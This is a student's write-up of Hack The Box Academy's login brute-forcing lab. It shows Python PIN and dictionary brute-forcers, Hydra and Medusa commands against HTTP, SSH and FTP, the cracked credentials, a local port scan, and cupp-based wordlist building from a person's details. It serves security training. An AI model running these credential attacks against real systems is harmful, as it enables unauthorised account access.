

# HACK THE BOX

LOGIN BRUTE FORCING



Abbey Robinson

**Time Management:**

**Start Time:**

**End Time:**

**Total Flags Captured:**

**Challenges/Roadblocks:**

**Flag 1:**

**Flag Answer:**

**Last Command Used:**

**Steps:**

```
ParrotTerminal
File Edit View Search Terminal Help
GNU nano 7.2 pin-solver.py I
1 import requests
2
3 ip = "94.237.57.211" # Change this to your instance IP address
4 port = 42457 # Change this to your instance port number
5
6 # Try every possible 4-digit PIN (from 0000 to 9999)
7 for pin in range(10000):
8     formatted_pin = f"{pin:04d}" # Convert the number to a 4-digit string (e.g., 7 becomes "0007")
9     print(f"Attempted PIN: {formatted_pin}")
10
11 # Send the request to the server
12 response = requests.get(f"http://{ip}:{port}/pin?pin={formatted_pin}")
13
14 # Check if the server responds with success and the flag is found
15 if response.ok and 'flag' in response.json(): # .ok means status code is 200 (success)
16     print(f"Correct PIN found: {formatted_pin}")
17     print(f"Flag: {response.json()['flag']}")
18     break
19
[ line 1/19 ( 5%), col 1/16 ( 6%), char 0/760 ( 0%) ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```

2.

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ python3 pin-solver.py
Attempted PIN: 0000
Attempted PIN: 0001
Attempted PIN: 0002
Attempted PIN: 0003
Attempted PIN: 0004
Attempted PIN: 0005
```

Image/Screenshot:

```
Attempted PIN: 1096
Attempted PIN: 1097
Correct PIN found: 1097
Flag: HTB{Brut3_F0rc3_1s_P0w3rfu1}
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
```

+2 🟢 After successfully brute-forcing the PIN, what is the full flag the script returns?

HTB(Brut3\_F0rc3\_1s\_P0w3rfu1)

## Flag 2:

Flag Answer:

Last Command Used: `Python3 dictionary-solver.py`

Steps:

1. For this flag I basically did the same thing as above, I created a new python scrip called dictionary solver. By using `sudo nano dictionary-solver.py` I then pasted this script from HTB:

```
GNU nano 7.2 dictionary-solver.py * IM S
1 import requests
2
3 ip = "94.237.48.12" # Change this to your instance IP address
4 port = 33295 # Change this to your instance port number
5
6 # Download a list of common passwords from the web and split it into
  lines
7 passwords = requests.get("https://raw.githubusercontent.com/danielmie
  ssler/SecLists/refs/heads/master/Passwords/Common-Credentials/500-wor
  st-passwords.txt").text.splitlines()
8
9 # Try each password from the list
10 for password in passwords:
11     print(f"Attempted password: {password}")
12
[ Soft wrapping of overlong lines enabled ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

2. Then, I ran the script using `python3 dictionary-solver.py`. By running this command it gave me all the common words that could be the password from a list, along with the

flag at the end.

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[
[*]$ sudo nano dictionary-solver.py
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[
[*]$ python3 dictionary-solver.py
Attempted password: 123456
Attempted password: password
Attempted password: 12345678
```

### Image/Screenshot:

```
Attempted password: tiger
Attempted password: doctor
Attempted password: gateway
Correct password found: gateway
Flag: HTB{Brut3_F0rc3_M4st3r}
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
```

+2 🗯 After successfully brute-forcing the target using the script, what is the full flag the script returns?

HTB{Brut3\_F0rc3\_M4st3r}

## Flag 3:

Flag Answer:

Last Command Used:

### Steps:

1. I have never used Hydra before so I was sure to read and take notes on all of the sections before starting. I know that I needed to download the world list so I used the given command by HTB underneath the Basic HTTP Authentication section. I ran it like


so:

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/
cLists/56a39ab9a70a89b56d66dad8bdfbf887fba1260e/Passwords/2023-200_mos
used_passwords.txt
```


2. Then, I knew that I need to use Hydra to brute force the password for the basic-auth-user. So, I used the given command by HTB and inputted my given target IP and port. I used this command, `hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 94.237.123.119 http-get / -s 45197`. After running it I got the password to the account:

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt
4.237.123.119 http-get / -s 45197
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
se in military or secret service organizations, or for illegal purpose
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09
3 17:14:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (1
/p:200), ~13 tries per task
[DATA] attacking http-get://94.237.123.119:45197/
[45197][http-get] host: 94.237.123.119 login: basic-auth-user passw
rd: Password@123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09
3 17:14:29
```



### Image/Screenshot:



+ 2 🏆 After successfully brute-forcing, and then logging into the target, what is the full flag you find?

`HTB{th1s_1s_4_f4k3_f14g}`

## Flag 4:

Flag Answer:

Last Command Used:

### Steps:

1. After reading through the login forms section I first needed to download the wordlists. I used the same command as above to download both of them:


```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/top-usernames-shortlist.txt
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/2023-200_most_used_passwords.txt
```

2. Then, I used the **hydra** command to sift through and find the password. HTB gave us a command to use, I just had to input my given target IP and port. This command tries every username in top-usernames-shortlist.txt with every password in 2023-200\_most\_used\_passwords.txt. Here was my result:


```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ hydra -L top-usernames-shortlist.txt -P 2023-200_most_used_passwords.txt -f 94.237.57.1 -s 30 http-post-form "[:username=^USER^&password=^PASS^:F=Invalid credentials"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-23 17:34:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3400 login tries (l:17/p:200), ~213 tries per task
[DATA] attacking http-post-form://94.237.57.1:46230/:username=^USER^&password=^PASS^:F=Invalid credentials
[46230][http-post-form] host: 94.237.57.1 login: admin password: zxcvbnm
[STATUS] attack finished for 94.237.57.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-23 17:34:57
```

- Now that hydra has found the login and password I can now go to the website by copy and pasting the given **target ip:port** in the web browser to find the flag.



### Image/Screenshot:



+2 🏆 After successfully brute-forcing, and then logging into the target, what is the full flag you find?

HTB{W3b\_L0gin\_Brut3F0rc3}

## Flag 5:

Flag Answer:

Last Command Used:

## Steps:

1. After reading the Medusa module, I know that I must find the password for the ftpuser. By using Medusa, I can find the sshuser password, I believe if I sign into that it will get me started in the right direction. I ran the given command by HTB underneath the web services. Then I realized I needed to download medusa first, so I did `sudo apt install medusa`.
2. Then I could successfully run the command to try and find ssh login, `medusa -h 94.237.122.216 -n 40644 -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3`.

Here is my result:

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ medusa -h 94.237.122.216 -n 40644 -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmkm@foofus.net>

ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 12345678 (1 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: admin (2 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 123456 (3 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 123456789 (4 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 1234 (5 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 12345 (6 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: password (7 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: Aa123456 (8 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 123 (9 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 1234567890 (10 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: UNKNOWN (11 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 1234567 (12 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 123123 (13 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 111111 (14 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: Password (15 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 12345678910 (16 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 000000 (17 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: admin123 (18 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: ***** (19 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: user (20 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 1111 (21 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: P@ssw0rd (22 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: root (23 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 654321 (24 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: qwerty (25 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: Pass@123 (26 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: ***** (27 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 112233 (28 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 102030 (29 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: ubnt (30 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: abc123 (31 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: Aa@123456 (32 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: abcd1234 (33 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 1q2w3e4r (34 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 123321 (35 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: err (36 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 87654321 (37 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: qwertyuiop (38 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 987654321 (39 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: Eliska81 (40 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 123123123 (41 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 11223344 (42 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 987654321 (43 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: demo (44 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 12341234 (45 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 0 complete) Password: 1q2w3e4r5t (46 of 200 complete)
ACCOUNT FOUND: [ssh] Host: 94.237.122.216 (1 of 1, 1 complete) User: sshuser Password: 1q2w3e4r5t [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 1 complete) Password: Admin@123 (47 of 200 complete)
ACCOUNT CHECK: [ssh] Host: 94.237.122.216 (1 of 1, 0 complete) User: sshuser (1 of 1, 1 complete) Password: qwerty123 (48 of 200 complete)
```

3. Now that I have the log in credentials for sshuser. I know from previous knowledge that when logging into ssh, the command I used with the inputted ip and port is `ssh -p 40644 sshuser@94.237.122.216`. I then used the only successful password from above which

was, 1q2w3e4r5t. Here was my output after logging in.

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ ssh -p 40644 sshuser@94.237.122.216
sshuser@94.237.122.216's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$
```

4. I then know from the reading above that I must use netstat and Nmap to can and identify the ftp server. I ran the given command for netstat which was, `netstat -tulpn | grep LISTEN` and `nmap localhost` to get these results:

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ ssh -p 40644 sshuser@94.237.122.216
sshuser@94.237.122.216's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ netstat -tulpn | grep LISTEN
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN    -
tcp6      0      0 :::22              :::*                 LISTEN    -
tcp6      0      0 :::21              :::*                 LISTEN    -
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ nmap localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-23 23:14 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000030s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$
```


5. Now we need to run medusa again now that we found the ftp. I used the command provided by hack the box with the given IP of the local system. I ran `medusa -h 127.0.0.1`

-u ftpuser -P 2020-200\_most\_used\_passwords.txt -M ftp -t 5. Then I got the password of the ftpuser,

```
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: picture1 (1 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 12345678 (2 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: password (3 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 123456 (4 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 123456789 (5 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 123123 (6 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 111111 (7 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 12345 (8 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 1234567890 (9 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: senha (10 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 1234567 (11 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: qwerty (12 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: abc123 (13 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: Million2 (14 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: 000000 (15 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete) Password: qqww1122 (16 of 197 complete)
ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: ftpuser Password: qqww1122 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 1 complete) Password: iloveyou (17 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 1 complete) Password: 1234 (18 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 1 complete) Password: aaron431 (19 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 1 complete) Password: password1 (20 of 197 complete)
```

### Image/Screenshot:



## Flag 6:

### Flag Answer:

### Last Command Used:

### Steps:

1. For this flag, I knew I had to log into ftp, I logged in by doing `ftp 127.0.0.1`, then typed in the user and password found from above. These commands log me into ftp. Then I knew that needed to be looking at what kind of files are hidden in here, so I did the `ls` command and found flag.txt file. I then exit so I can use `cat flag.txt` to see the flag

written in the file.

```
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ ftp 127.0.0.1
Connected to 127.0.0.1.
220 (vsFTPd 3.0.5)
Name (127.0.0.1:sshuser): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19770|)
150 Here comes the directory listing.
-rw----- 1 1001 1001 35 Sep 23 22:44 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||52109|)
150 Opening BINARY mode data connection for flag.txt (35 bytes).
100% |*****| 35 1.07 MiB/s 00:00
226 Transfer complete.
35 bytes received in 00:00 (367.52 KiB/s)
ftp> exit
221 Goodbye.
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ ls
2020-200_most_used_passwords.txt flag.txt
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ cat flag.txt
HTB{SSH_and_FTP_Bruteforce_Success}sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5
```

```
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ ls
2020-200_most_used_passwords.txt flag.txt
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ cat flag.txt
HTB{SSH_and_FTP_Bruteforce_Success}sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5
```

Image/Screenshot:

+2 🟢 After successfully brute-forcing the ssh session, and then logging into the ftp server on the target, what is the full flag found within flag.txt?

HTB{SSH\_and\_FTP\_Bruteforce\_Success}

## Flag 7:

Flag Answer:

Last Command Used:

Steps:

1. I first used the exit command to completely exit out of ssh and ftp.
2. Then after reading about custom wordlists, I need to install ruby and then clone the user-anarchy from GitHub. To download ruby I used, `sudo apt install ruby -y` and to clone I did `git clone https://github.com/urbanadventurer/username-anarchy.git`. These commands were given by HTB.

3. I then used the provided commands to run Jane Smith's name in username-anarchy and in cupp. To create a wordlist of potential users and passwords. Here is the commands I used in order, `cd username-anarchy, ./username-anarchy Jane Smith > jane_smith_usernames.txt`, then `cupp -i`. Here is what it looks like:

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~]
[*]$ cd username-anarchy
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~/username-anarchy]
[*]$ ./username-anarchy Jane Smith > jane_smith_usernames.txt
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-n9fhy8ruep]-[~/username-anarchy]
[*]$ cupp -i

cupp.py!
\
 \ ,_,
  \ (oo)____
   (__)  )\
    ||--|| *   [ Muris Kurgas | j0rgan@remote-exploit.org ]
                  [ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: █
```

4. I then inputted all of the information that HTB provides. Shown below:

```
> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 12121990

> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990

> Child's name:
> Child's nickname:
